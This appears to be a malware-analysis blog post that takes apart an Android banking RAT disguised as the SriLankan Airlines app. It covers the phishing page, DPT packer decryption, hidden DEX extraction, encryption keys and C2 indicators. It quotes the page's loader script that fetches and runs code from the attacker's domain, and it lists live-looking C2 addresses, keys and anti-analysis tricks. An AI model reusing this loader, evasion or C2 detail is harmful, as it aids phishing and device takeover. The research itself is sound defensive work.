Tearing Down a Banking RAT Disguised as SriLankan Airlines
In early March 2026, a phishing APK targeting Sri Lankan citizens surfaced. It posed as the official SriLankan Airlines app, distributed through a convincing fake landing page. Underneath, it was a fully-featured Android banking RAT — live camera streaming, SMS interception, screen recording, bank credential overlays, and full remote device control. At the time of our analysis, the C2 server was live with active victim surveillance and hundreds of gigabytes of exfiltrated data.
This research was conducted by the team at Loomzy. This post walks through the full teardown — from the phishing page, through Ghidra-based binary analysis, to writing a working C2 client.
The Phishing Landing Page
It starts with a fake website impersonating SriLankan Airlines. The page isn't a pixel-perfect clone — it's a simple mobile-optimized page built from screenshot images of the real site, with the airline's branding, OG meta tags, and a favicon bolted on to look legitimate in link previews:
<title>Flights from Sri Lanka| SriLankan Airlines</title>
<meta name="description"
  content="Book your flights from Sri Lanka on the official website and be in charge.
  Flexible penalties, free 24 hour cancellation as you fly from Sri Lanka. Official site" />
<meta property="og:title" content="Flights from Sri Lanka| SriLankan Airlines">
<meta property="og:image" content="./assets/og_image.png">


Two-Stage Page Loading
The page uses a two-stage loading mechanism. The initial HTML is just a shell — the outer <head> is stuffed with junk meta tags using random names to confuse automated scanners:
<meta http-equiv="D3gsDpwlMK" content="gTT7WgEjKM">
<meta name="KVs6uQ9v3K" content="pwunVcGSoV">
<meta name="VN7V9DJjxg" content="Kb60BYgYH3">
<!-- ... 10+ more random junk meta tags -->
The shell contains an empty <div id="content"> and a script that fetches the real page content from the same server:
fetch('https://airlines.msncgo.cc/x/page')
  .then(response => response.text())
  .then(encodedContent => {
    const decodedContent = atob(encodedContent);
    const decodedText = decodeURIComponent(escape(decodedContent));
    document.getElementById('content').innerHTML = decodedText;
    // Re-execute injected scripts
    const scripts = document.querySelectorAll('#content script');
    scripts.forEach(script => {
      const newScript = document.createElement('script');
      newScript.text = script.innerText;
      document.body.appendChild(newScript);
    });
  });
The /x/page endpoint returns the entire phishing page as a base64-encoded blob. The client decodes it, injects it into the DOM, then manually re-creates and executes any <script> tags (since innerHTML doesn't execute scripts). The error handler even has a Chinese comment: 获取数据失败 ("Failed to fetch data"). This two-stage approach means the initial HTML passes basic URL scanners — the malicious content only appears after JavaScript execution.
Download Mechanism
The page has two download buttons — Android and iOS. The iOS button just shows an alert: "The system is being upgraded". The Android button triggers a chunked download from a C2-controlled domain:
const url = decodeURIComponent("https:\/\/srilankan.msncgo.cc\/x\/xc?name=SriLankan")
const contentLength = Number("24927394".replaceAll(",", ""))
The phishing domain was later rotated to airlines.msncgo.cc — same infrastructure, new subdomain.
The download uses a custom asyncPool function that fetches the APK in 1MB chunks across 6 parallel connections, with a custom rangex header (not the standard Range header — their server handles it differently). The APK is served as application/vnd.android.package-archive and triggers auto-install on Android.
There's also a WebView detection trick — if the page is opened in an Android WebView (not Chrome), it redirects to open in Chrome via an intent:// URI:
if (/Chrome/.test(window.navigator.userAgent) && !Boolean(window.chrome)) {
    window.location.href = "intent://" + window.location.href.split("://")[1] +
      "#Intent;scheme=" + window.location.href.split("://")[0] +
      ";package=com.android.chrome;end;"
}
Initial Triage
The APK is ~24MB. Quick identification:
| Property | Value |
|---|---|
| Package Name | com.gkxmp.oledf (real: com.loqzi.cqaik) |
| Version | 3.0 (versionCode: 3) |
| Build Timestamp | Rebuild-202603020625 (March 2, 2026 06:25 UTC) |
| Build Flavor | LkAirlineTextEncrypt |
| Sentry Release | LkAirline_03030625 |
An APK is essentially an archive — you can unpack it with any archive tool. We start by extracting and listing its contents:
unzip -l SriLankan.apk | head -50
This reveals classes.dex, AndroidManifest.xml, lib/, assets/, res/ — standard structure. But the assets/ directory immediately stands out.
AndroidManifest — Tampered but Revealing
The AndroidManifest.xml had been tampered with — dummy data injected between XML elements to confuse parsers. Despite the tampering, we pulled out the full permissions list and every declared service/activity/receiver. This revealed the complete capability map before we even touched the DEX files:
AudioService,CameraService,DisplayService,ScreenRecordService— surveillanceLiveKitService— real-time streamingRemoteService— C2 communicationVWABR— an AccessibilityService (full device remote control)- Three hidden
NoIconActivtyclasses — invisible UI components AutoBootReceiver— persistence across reboots
Codebase Structure from JADX (Even with Broken Methods)
We ran the APK through JADX. Most method bodies were broken — JADX threw errors like JadxRuntimeException: Incorrect register number and produced raw register dumps instead of Java. But even with broken methods, the class names, field names, AIDL interfaces, and Kotlin metadata told us a lot:
com.bw.config.Config— holdsbaseUrlandcontrollerWsUrlas SharedPreferences-backed fieldscom.fg.IRemoteCommand— an AIDL interface withgenAddress(),genToken(),getCard(),getEncryptionKey(),getUserName(),post()asd.fgh— the RAT core package with anti-uninstall, widgets, wallpaper persistencecom.loqzi.cqaik— the app's own package with recording services, overlays, login screens
One critical find came from a JADX raw bytecode dump where the decompiler failed. In the broken saturation() method output, JADX still printed the raw register assignments — and right there in the register dump:
r1 = "W2eCJ989JhDJPr4BJ4m45zp8bEWd9eE9"
r4 = "b3PcwoG3aLSbcIUv4MBpWg=="
r0.initConfig("https", BaseAddress, "W2eCJ989JhDJPr4BJ4m45zp8bEWd9eE9", "wss")
The encryption key and encrypted C2 hostname, in a method that JADX couldn't even decompile. We also spotted the OkhttpKt.doOutput call that decrypts the BaseAddress — and a long base64 blob being passed to it for AppBusinessConfig deserialization.
Native Libraries — Beyond libdpt.so
Beyond the packer, the APK ships several native libraries. We found Jenkins CI build paths in libbACviYsz.so:
/var/jenkins_home/workspace/remoteEncrypt1/businessPlugins/StrategyUtils/
And libASDFGHJ.so (the RAT's native component) contained hex strings near labels like porta, portb, portc, surprise, with JNI method signatures pointing to asd/fgh/utils/FGImpl.
The Sentry build timestamp confirmed how fresh this build was: Mon Mar 02 06:28:38 UTC 2026 — built just two weeks before our analysis.
Identifying the Packer — DPT
assets/
├── app_acf              ← DPT config (Application class name)
├── app_name             ← DPT config (real package name)
├── OoooooOooo           ← DPT encrypted payload (3.47 MB)
└── vwwwwwvwww/
    ├── arm/libdpt.so    ← 32-bit native library
    └── arm64/libdpt.so  ← 64-bit native library
The obfuscated names OoooooOooo and vwwwwwvwww plus the presence of libdpt.so immediately identify this as DPT (Dex Protection Tool), a Chinese Android packer. The app_acf file confirms it:
cat assets/app_acf
# Output: androidx.core.app.CoreComponentFactory
DPT's protection works in two layers:
- Build time: Real Dalvik bytecodes are ripped out of every method in the DEX files and packed into
OoooooOooo. The DEX files left in the APK contain only stub/garbage opcodes. - Runtime:
libdpt.sohooks Android's ART runtime and patches the real bytecodes back into memory before each class is loaded.
Loading libdpt.so into Ghidra
We loaded the arm64 libdpt.so into Ghidra:
- New Project → Import File → select
libdpt.so - Ghidra auto-detects ARM64/AArch64 ELF
- Run auto-analysis (Analysis → Auto Analyze)
First things to check:
- Exports (Symbol Tree → Exports): Found
JNI_OnLoad,JNI_OnUnload, and importantlyDPT_UNKNOWN_DATA - Strings (Search → Strings): Found
"com/jx/shell/JniBridge","assets/OoooooOooo","ClassLinker",".bitcode" .init_arraysection: Found_INIT_0through_INIT_6— these run beforeJNI_OnLoad
Mapping the .init_array
.init_array contents (execution order):
  _INIT_0  (0x14d734)  ← CPU feature detection
  _INIT_1  (0x14dd68)  ← Extended CPU features
  _INIT_2  (0x11cc70)  ← ★ Core initialization (the important one)
  _INIT_3  (0x11d6ec)  ← Global state init
  _INIT_4  (0x11dc44)  ← JNI bridge setup
  _INIT_5  (0x12836c)  ← bytehook init
  _INIT_6  (0x129a94)  ← bytehook hooks
_INIT_0 and _INIT_1 — CPU Feature Detection
These were cleartext. Ghidra's decompiler showed standard ARM CPU feature detection with a hardcoded workaround for Samsung Exynos 9810 (Galaxy S9) which incorrectly reports ARM capabilities:
void _INIT_0() {
    char buf[96];
    __system_property_get("ro.arch", buf);
    if (strncmp(buf, "exynos9810", 10) == 0) {
        DAT_001c3df8 = 0;  // Disable feature on buggy Exynos
    }
    // ... reads AT_HWCAP via getauxval(0x10)
}
_INIT_2 — The Critical Function
This is where things got interesting. Ghidra's decompiler showed three operations:
void _INIT_2() {
    FUN_0011cb3c(".bitcode", 7, 5);  // ← Decrypts an ELF section
    FUN_0011d720();                   // ← Installs ART hooks
    pid_t pid = fork();
    if (pid == 0) {
        FUN_00154bf8();               // Child: anti-debug
    } else {
        FUN_00154ba0();               // Parent: monitoring thread
    }
}
The call to FUN_0011cb3c with ".bitcode" as an argument was the key clue — it's decrypting an ELF section at runtime.
Cracking the .bitcode Encryption
Identifying the Encrypted Section
readelf -S libdpt.so
[16] .bitcode  PROGBITS  0000000000051f6c  00051f6c
     0000000000002d78  0000000000000000  AX  0  0  4
The .bitcode section is at file offset 0x51f6c, size 0x2d78 (11,640 bytes), marked as executable. Looking at its raw bytes — gibberish, confirming encryption.
Reversing the Decryption Function
Ghidra's decompiler gave us the flow of FUN_0011cb3c:
void decrypt_section(char *section_name, int new_prot, int old_prot) {
    Dl_info info;
    dladdr(&decrypt_section, &info);         // Find own library path
    parse_elf(&elf, info.dli_fname, section_name);  // Find .bitcode
    mprotect(addr, size, new_prot);          // Make writable (7 = RWX)
    rc4_ksa(&state, DPT_UNKNOWN_DATA, 16);  // Key scheduling
    void *tmp = malloc(size);
    rc4_crypt(&state, addr, tmp, size);      // Decrypt
    memcpy(addr, tmp, size);                 // Copy back
    free(tmp);
    mprotect(addr, size, old_prot);          // Restore (5 = RX)
}
Identifying the Cipher as RC4
We disassembled FUN_0011f460 (KSA) and FUN_0011f544 (PRGA). The KSA showed the classic RC4 pattern — initialize S-box as identity permutation (0..255), then swap S[i] and S[j] where j = (j + S[i] + key[i % keylen]) % 256 for 256 iterations. Textbook RC4.
Extracting the Key
The DPT_UNKNOWN_DATA symbol is globally exported in the ELF — the packer chose convenience over security:
readelf -s libdpt.so | grep DPT
# 122: 0000000000060df1    17 OBJECT  GLOBAL DEFAULT   25 DPT_UNKNOWN_DATA
Extract the 16 bytes:
# .data section: vaddr 0x60de0, file offset 0x58de0
# DPT_UNKNOWN_DATA at vaddr 0x60df1 → file offset 0x58df1
with open('libdpt.so', 'rb') as f:
    f.seek(0x58df1)
    key = f.read(16)
    print(key.hex())
# Output: 9cc248209ba8a1a0da745e4fa806e2a6
Decrypting and Verifying
def rc4_crypt(key, data):
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    i = j = 0
    out = bytearray()
    for byte in data:
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) & 0xFF]
        out.append(byte ^ k)
    return bytes(out)

with open('libdpt.so', 'rb') as f:
    f.seek(0x51f6c)
    encrypted = f.read(0x2d78)

key = bytes.fromhex('9cc248209ba8a1a0da745e4fa806e2a6')
decrypted = rc4_crypt(key, encrypted)

# Verify: first instruction should be valid ARM64
import struct
first_word = struct.unpack('<I', decrypted[:4])[0]
print(f"First instruction: 0x{first_word:08x}")
# Output: 0xd10343ff = "sub sp, sp, #0xd0" ✓ Valid ARM64 prologue!
Patching the Binary
with open('libdpt.so', 'rb') as f:
    binary = bytearray(f.read())

binary[0x51f6c:0x51f6c + 0x2d78] = decrypted

with open('libdpt_decrypted.so', 'wb') as f:
    f.write(binary)
This patched binary loads into Ghidra with all .bitcode functions now visible and decompilable.
Analyzing the Decrypted Hooks
Finding the Hook Functions
We identified each decrypted function by tracing how they're referenced in the cleartext code. The hook installer function FUN_0011d720 made it straightforward:
void install_art_hooks() {
    bytehook_init(MANUAL, 0);
    int sdk = get_sdk_version();
    char *lib = (sdk >= 29) ? "libartbase.so" : "libart.so";

    // Hook 1: Block dex2oat compilation
    bytehook_hook(lib, "libc.so", "execve", 0x153f68, 0, 0);

    // Hook 2: Intercept DEX/VDEX memory mapping
    bytehook_hook(lib, "libc.so", "mmap", 0x153df0, 0, 0);

    // Hook 3: Intercept class loading (inline hook)
    if (sdk > 22) {
        void *sym = find_symbol(libart_path, "ClassLinker", "LoadClass");
        inline_hook(sym, 0x153c40, &orig_LoadClass);
    }
}
The 4th argument to bytehook_hook is the hook handler address. The string arguments ("execve", "mmap") tell us exactly what's being hooked. Subtract the Ghidra image base (0x100000) to get the real addresses.
execve Hook (0x53f68) — Blocking DEX Compilation
int hook_execve(const char *pathname, char *const argv[], char *const envp[]) {
    if (strstr(pathname, "dex2oat")) {
        errno = EACCES;
        return -1;      // Block — never persist decrypted DEX to disk
    }
    return orig_execve(pathname, argv, envp);
}
mmap Hook (0x53df0) — VDEX Manipulation + Frida Detection
Forces PROT_WRITE on VDEX mappings so DPT can modify them in memory. Also scans for "frida-agent" strings — anti-analysis.
ClassLinker::LoadClass Hook (0x53c40)
The core of the packer. Intercepts ART's class loading, patches bytecodes from OoooooOooo into each method before the class is resolved.
ptrace Anti-Debug (0x54bf8)
Classic fork + PTRACE_TRACEME. The disassembly is clean:
mov x0, xzr       ; PTRACE_TRACEME = 0
mov x1, xzr
mov x2, xzr
mov x3, xzr
mov x8, #0x75      ; __NR_ptrace = 117
svc #0             ; syscall
This prevents debuggers from attaching since only one tracer can attach to a process.
Discovering Hidden DEX Files in the Stub
The critical breakthrough. The stub classes.dex declares a file_size of 10,129,728 bytes, but the actual class data ends at offset 0x25e8 (9,704 bytes). That leaves over 10 million bytes of "padding". Checking what's there:
with open('classes.dex', 'rb') as f:
    dex = f.read()

padding = dex[0x25e8:0x25e8 + 4]
print(padding)  # b'PK\x03\x04' ← ZIP MAGIC!
A ZIP archive hidden in DEX padding. Inside: four real DEX files containing the actual application code:
import zipfile, io
zf = zipfile.ZipFile(io.BytesIO(dex[0x25e8:]))
for info in zf.infolist():
    print(f"{info.filename}: {info.file_size} bytes")
# classes.dex:  8,815,008 bytes (9,269 classes)
# classes2.dex: 9,082,344 bytes (9,922 classes)
# classes3.dex: 4,946,832 bytes (4,427 classes)
# classes4.dex:    20,712 bytes (71 classes)
We wrote extract_hidden_dex.py to automate the extraction and IOC scanning across all four DEX string tables (64,398 + 59,407 + 30,882 + 257 strings):
def find_hidden_zip(dex_data):
    """Scan DEX file for hidden ZIP after data section."""
    header = read_dex_header(dex_data)
    data_end = header['data_off'] + header['data_size']

    search_start = data_end
    while search_start < len(dex_data) - 4:
        idx = dex_data.find(b'PK\x03\x04', search_start)
        if idx < 0:
            break
        try:
            zf = zipfile.ZipFile(io.BytesIO(dex_data[idx:]))
            if any(n.endswith('.dex') for n in zf.namelist()):
                return idx
        except zipfile.BadZipFile:
            pass
        search_start = idx + 1
    return None
IOC Extraction from String Tables
Parsing the DEX string tables revealed the C2 infrastructure:
https://[email protected]/2
ws://8.219.85.91:8888/push-streaming?id=1234
rtmp://101.37.81.24/test
/x/command?token=
Plus the full API surface: /x/dk-register, /x/five/upload, /x/five/config-list, /x/five/chunk, /x/five/user-upload, /x/ws-log, /x/common-books, /x/common-zh.
And the AES key W2eCJ989JhDJPr4BJ4m45zp8bEWd9eE9 sitting next to BuildConfig.encryptionKey.
SharedPreferences keys revealed the full config structure — how the app stores its runtime settings:
sp_key17_pref_ws_url_6          # WebSocket URL
sp_key18_pref_screen_url        # Screen streaming URL
sp_key19_camera_pref_screen_url # Camera streaming URL
sp_key20_pref_rtmp_url          # RTMP stream URL
sp_key21_pref_is_ws_upload      # Upload via WebSocket flag
sp_key22_pref_frame_rate        # Video frame rate
This told us the app maintains separate URLs for screen vs. camera streaming, and can switch between WebSocket and RTMP upload modes — useful context for understanding the C2 protocol later.
Identifying Targeted Banks from Resources
Even without decompiling Java, resource filenames reveal what the malware targets:
# Banking overlay layouts
ls res/ | grep window_bca   # BCA (Indonesia)
ls res/ | grep window_bmri  # Bank Mandiri (Indonesia)

# Camera masks per bank (for ID document capture)
ls assets/drawable-xxxhdpi/camera_mask_*.webp
# camera_mask_bidv.webp    → BIDV (Vietnam)
# camera_mask_vtb.webp     → VietinBank (Vietnam)
# camera_mask_gcash.webp   → GCash (Philippines)
# camera_mask_kbzpay.webp  → KBZPay (Myanmar)
# camera_mask_nedbank.webp → Nedbank (South Africa)

# Lock screen overlays (PIN/pattern theft)
ls res/ | grep window_oppo_pattern
ls res/ | grep lock_transplant
Defeating OoooooOooo Bytecode Protection
Even with the hidden DEX files extracted, most methods still contained garbage opcodes. The real bytecodes live in OoooooOooo (3.47 MB).
Container Format
with open('OoooooOooo', 'rb') as f:
    header = f.read(16)

# Parsed as 4 × u32:
#   0x00030002  = magic/version
#   0x00000010  = data offset (16 bytes)
#   0x0011ef98  = DEX #2 boundary
#   0x002ee472  = DEX #3 boundary
We confirmed the content is raw Dalvik bytecode by checking opcode frequency — the distribution matched what you'd expect from Android app code (0x6e invoke-virtual, 0x0c move-result-object, 0x71 invoke-static).
The Patching Algorithm
The key insight: DPT stores bytecodes sequentially in OoooooOooo, in the exact same order that code_item entries appear when iterating class_defs → class_data → methods in the DEX:
ooo_ptr = hdr_size  # start of DEX1 region

for ci in range(class_defs_size):
    off = class_defs_off + ci * 32
    class_data = struct.unpack('<I', dex1[off+24:off+28])[0]
    if class_data == 0:
        continue

    # Parse class_data_item: skip fields, iterate methods
    ptr = class_data
    sf_size, ptr = read_uleb128(dex1, ptr)
    if_size, ptr = read_uleb128(dex1, ptr)
    dm_size, ptr = read_uleb128(dex1, ptr)
    vm_size, ptr = read_uleb128(dex1, ptr)

    for _ in range(sf_size + if_size):  # Skip fields
        _, ptr = read_uleb128(dex1, ptr)
        _, ptr = read_uleb128(dex1, ptr)

    method_idx = 0
    for _ in range(dm_size + vm_size):
        diff, ptr = read_uleb128(dex1, ptr)
        method_idx += diff
        flags, ptr = read_uleb128(dex1, ptr)
        code_off, ptr = read_uleb128(dex1, ptr)
        if code_off == 0:
            continue

        insns_size = struct.unpack('<I', dex1[code_off+12:code_off+16])[0]
        insns_bytes = dex1[code_off+16 : code_off+16 + insns_size*2]

        if insns_bytes[0] == 0x0e:  # Stub detected (return-void)
            real_bytecodes = ooo[ooo_ptr : ooo_ptr + insns_size*2]
            dex1[code_off+16 : code_off+16 + insns_size*2] = real_bytecodes
            ooo_ptr += insns_size * 2
Results
| DEX | Methods Patched | Bytes Consumed | Coverage |
|---|---|---|---|
| DEX1 | 21,640 | 1,175,254 / 1,175,432 | 99.98% |
| DEX2 | 43,779 | 1,897,684 / 1,897,690 | 99.99% |
| DEX3 | 11,076 | 573,036 / 573,124 | 99.98% |
The near-perfect byte consumption confirmed the approach was correct. JADX could now decompile the vast majority of the app.
About 1,598 methods (including Config.getBaseUrl(), Config.getWsUrl()) use a Layer-2 protection — their bytecodes are decrypted on-demand by the ClassLinker hook. These needed dynamic analysis.
Encryption Systems
The app uses multiple encryption layers. We identified all of them through static analysis (raw DEX bytecodes, string tables) and dynamic analysis (Frida hooks).
| System | Algorithm | Key | Purpose |
|---|---|---|---|
| TextEncryptUtils | AES-128/CBC/PKCS5 | Key: TlhjRDpOvgE87J8p, IV: 8155708353353624 |
Local text encryption |
| AESUtils (C2 API) | AES-256/ECB/PKCS5 | MD5("W2eCJ989JhDJPr4BJ4m45zp8bEWd9eE9") |
API request/response |
| StrangeFactoryKt | AES/ECB/PKCS7 | strangefactory25 |
Strategy/phone data |
| Rsa_externsKt | AES (unknown mode) | cfb@PassW0rd0124 |
Layer-2 protected |
| DPT | RC4 | 9cc248209ba8a1a0da745e4fa806e2a6 |
Native code section |
Finding the TextEncryptUtils Key in Raw Bytecode
The TextEncryptUtils key wasn't found through JADX — it was extracted by manually disassembling the DEX3 bytecodes. We wrote extract_textencrypt.py to walk the class_data_item for Lkotlin/viewfactroy/TextEncryptUtils; and pull out const-string instructions from its <clinit> (static initializer):
# Walk DEX3 class_defs looking for TextEncryptUtils
for ci in range(class_defs_size):
    class_idx = struct.unpack('<I', dex[off:off+4])[0]
    class_name = types[class_idx]
    if 'TextEncryptUtils' not in class_name:
        continue

    # Parse the class_data_item to find <clinit>
    # Then disassemble looking for const-string opcodes (0x1a)
    if op == 0x1a:
        sidx = struct.unpack('<H', insns[i+2:i+4])[0]
        print(f"const-string v{insns[i+1]}, \"{strings[sidx]}\"")
This revealed the key and IV at offsets 0x002e and 0x0052 in <clinit>:
const-string v0, "TlhjRDpOvgE87J8p"    # AES-128 key (16 bytes)
const-string v1, "8155708353353624"      # IV (16 bytes)
const-string v2, "AES/CBC/PKCS5Padding"  # Algorithm
Tracing BuildConfig Decryption via Bytecode Flow Analysis
To understand how BuildConfig.BaseAddress (b3PcwoG3aLSbcIUv4MBpWg==) gets decrypted, we wrote find_buildconfig_access.py. It searches all methods for sget-object instructions (opcode 0x62) that reference BuildConfig.BaseAddress or BuildConfig.JsonStr, then disassembles ±60 instructions of surrounding context to trace the call chain:
# Search for sget-object accessing BuildConfig fields
if op == 0x62:  # sget-object
    fidx = struct.unpack('<H', insns[i+2:i+4])[0]
    field_class, field_name = fields[fidx]
    if 'BaseAddress' in field_name or 'JsonStr' in field_name:
        # Disassemble surrounding context to see the decryption flow
        disassemble_context(dex, code_off, i, radius=60)
This revealed the decryption flow: BuildConfig.BaseAddress → OkhttpKt.doOutput() → initConfig("https", decrypted_host, encryptionKey, "wss"). The doOutput method itself was Layer-2 protected, so we couldn't read its implementation statically — but we knew it was the decryption entry point.
Cracking the C2 API Encryption — The Brute Force
The C2 API returns responses like {"type": "encryption", "data": "<base64>"}. We had multiple candidate keys but didn't know which one or what derivation was used. So we wrote decrypt_test.py to systematically try everything:
Keys tested:
- Raw
W2eCJ989JhDJPr4BJ4m45zp8bEWd9eE9(32 bytes as UTF-8) - First 16 / first 24 bytes of the key
ae2044fb577e65ee8bb576ca48a2f06e(found next toaesKeyin DEX string table)- PBKDF2 with empty salt and count=1
- UTF-16LE encoding of the key
- Reversed key bytes
- MD5 / SHA-256 digests of the key
Modes tested: AES-ECB, AES-CBC (zero IV and first-16-as-IV), AES-CTR, AES-GCM
We also tried 7 hex-encoded AES-256 keys extracted from libASDFGHJ.so (the RAT's native component), found near labels like porta, portb, surprise:
native_keys = [
    "7c3479336cc74a15f089a2b54d1915a75ff2674d6f2e1e71bcfd31acc02fea3c",
    "7bca78cf9e81dd1388826f1027363266f0a51576300f00591c9ecf1987dc91b7",
    "457e139b703fddcc183dc3058c88093852cd652787a2b487276b75e751ae493c",
    "c2ba6c897ed7db6737034f6e5834bff12f8195266de6646b5148469eb2394d80",
    "34ae9ce8d76afc9d2732ff6fd53a1218deeca71907f72b8b537312a37ebbd3d6",
    "f0e8d810b5e6f1a131dd2819c2017f29bc2aeff6a2eb6ad334fd45db3ecb9196",
    "be89cc8346c70bd63da8f69e4fefee74b8eb96c56536433db4a54820fc8dd6d5",
]
Each key was tested with PKCS5 padding validation — checking if the last byte is a valid padding length.
None of these worked directly. The breakthrough: MD5 hex digest of the encryption key, used as a raw 32-byte AES-256 key:
import hashlib
from Crypto.Cipher import AES

ENCRYPTION_KEY = "W2eCJ989JhDJPr4BJ4m45zp8bEWd9eE9"
AES_KEY = hashlib.md5(ENCRYPTION_KEY.encode()).hexdigest().encode()
# "W2eCJ989JhDJPr4BJ4m45zp8bEWd9eE9" → MD5 → "5862e6383518ed075296249ee3b31836"
# That 32-char hex string IS the AES-256 key (32 bytes)
Verification: decrypting the API error response yielded {"code":400,"msg":"参数错误","type":""} — "Parameter error" in Chinese. Every subsequent API response decrypted cleanly with this key.
The StrangeFactoryKt Key
StrangeFactoryKt in DEX2 (com.strategy.utils.StrangeFactoryKt) uses AES/ECB/PKCS7Padding with key strangefactory25. We found this through extract_factorykt.py — disassembling the class bytecodes and collecting all short string constants. The class handles strategy/phone data encryption from the native library libbACviYsz.so.
What's Still Locked — Layer-2 Detail
About 1,598 methods use Layer-2 encryption. Unlike Layer-1 (where bytecodes are in OoooooOooo), these methods have their real bytecodes stored in a hash table inside libdpt.so's memory, keyed by (class_idx, method_idx). The ClassLinker::LoadClass hook at 0x53c40 calls FUN_00153714 (a class name filter), and if matched, does a memcpy from this hash table — it's not an additional cipher, just a lookup and copy. The hash table gets populated during the initial DEX loading pass.
The critical methods locked behind Layer-2 include Config.<init>(), Config.getBaseUrl(), Config.getWsUrl(), Config.getBaseWsUrl(), and OkhttpKt.doOutput() — the exact methods needed to understand C2 configuration. This is why dynamic analysis (Frida) was essential for the final pieces.
Frida Hooks — Attempted but Blocked
For the Layer-2 protected methods, we wrote Frida hooks to intercept javax.crypto.Cipher at the framework level and OkhttpKt.doOutput at the app level:
Java.perform(function() {
    var Cipher = Java.use("javax.crypto.Cipher");
    var JString = Java.use("java.lang.String");

    // Hook Cipher.init WITH IV (CBC mode)
    Cipher.init.overload('int', 'java.security.Key',
        'java.security.spec.AlgorithmParameterSpec').implementation = function(mode, key, params) {
        var algo = this.getAlgorithm();
        if (algo.indexOf("AES") !== -1) {
            var m = mode === 1 ? "ENCRYPT" : "DECRYPT";
            console.log("\n[***] Cipher.init(" + m + ", " + algo + ")");
            console.log("  Key: " + toHex(key.getEncoded()));
            try {
                var IvPS = Java.use("javax.crypto.spec.IvParameterSpec");
                var iv = Java.cast(params, IvPS).getIV();
                console.log("  IV:  " + toHex(iv));
            } catch(e) {}
        }
        return this.init(mode, key, params);
    };

    // Hook Cipher.init WITHOUT IV (ECB mode)
    Cipher.init.overload('int', 'java.security.Key').implementation = function(mode, key) {
        var algo = this.getAlgorithm();
        if (algo.indexOf("AES") !== -1) {
            console.log("\n[***] Cipher.init(" + (mode === 1 ? "ENCRYPT" : "DECRYPT")
                + ", " + algo + ") [ECB/no IV]");
            console.log("  Key: " + toHex(key.getEncoded()));
        }
        return this.init(mode, key);
    };

    // Hook the app's decryption wrapper (retries until class loads)
    function tryHookApp() {
        try {
            var OK = Java.use("com.bw.http.OkhttpKt");
            OK.doOutput.implementation = function(s) {
                console.log("\n[!] doOutput IN:  " + s);
                var r = this.doOutput(s);
                console.log("[!] doOutput OUT: " + r);
                return r;
            };
        } catch(e) { setTimeout(tryHookApp, 2000); }
    }
    setTimeout(tryHookApp, 3000);
});
This never worked. Despite patching the fork() anti-debug in libdpt.so, the app consistently crashed before the Frida hooks could capture anything useful. The anti-debug has multiple layers — patching one wasn't enough. The doOutput hook never fired because the app died before reaching the BaseAddress decryption code path.
This is what forced us to abandon the Frida approach entirely and pivot to network capture — which turned out to be the right call. Instead of fighting the packer's anti-analysis, we simply let the app run unhooked and captured where it connected to.
Dynamic Analysis Environment
The entire analysis environment was managed with a Nix flake for reproducibility:
{
  description = "Android dynamic analysis environment";
  outputs = { self, nixpkgs, flake-utils }:
    flake-utils.lib.eachDefaultSystem (system:
      let pkgs = import nixpkgs { inherit system; config.allowUnfree = true; };
      in {
        devShells.default = pkgs.mkShell {
          buildInputs = [
            pkgs.android-tools    # adb
            pythonEnv             # frida-python, pycryptodome, gmsaas
            pkgs.frida-tools      # frida CLI
            pkgs.apktool          # APK disassembly
            pkgs.apksigner        # APK signing
            pkgs.ffmpeg-full      # stream viewing
            pkgs.mitmproxy        # traffic interception
            pkgs.tshark           # packet analysis
            pkgs.nmap             # port scanning
          ];
        };
      });
}
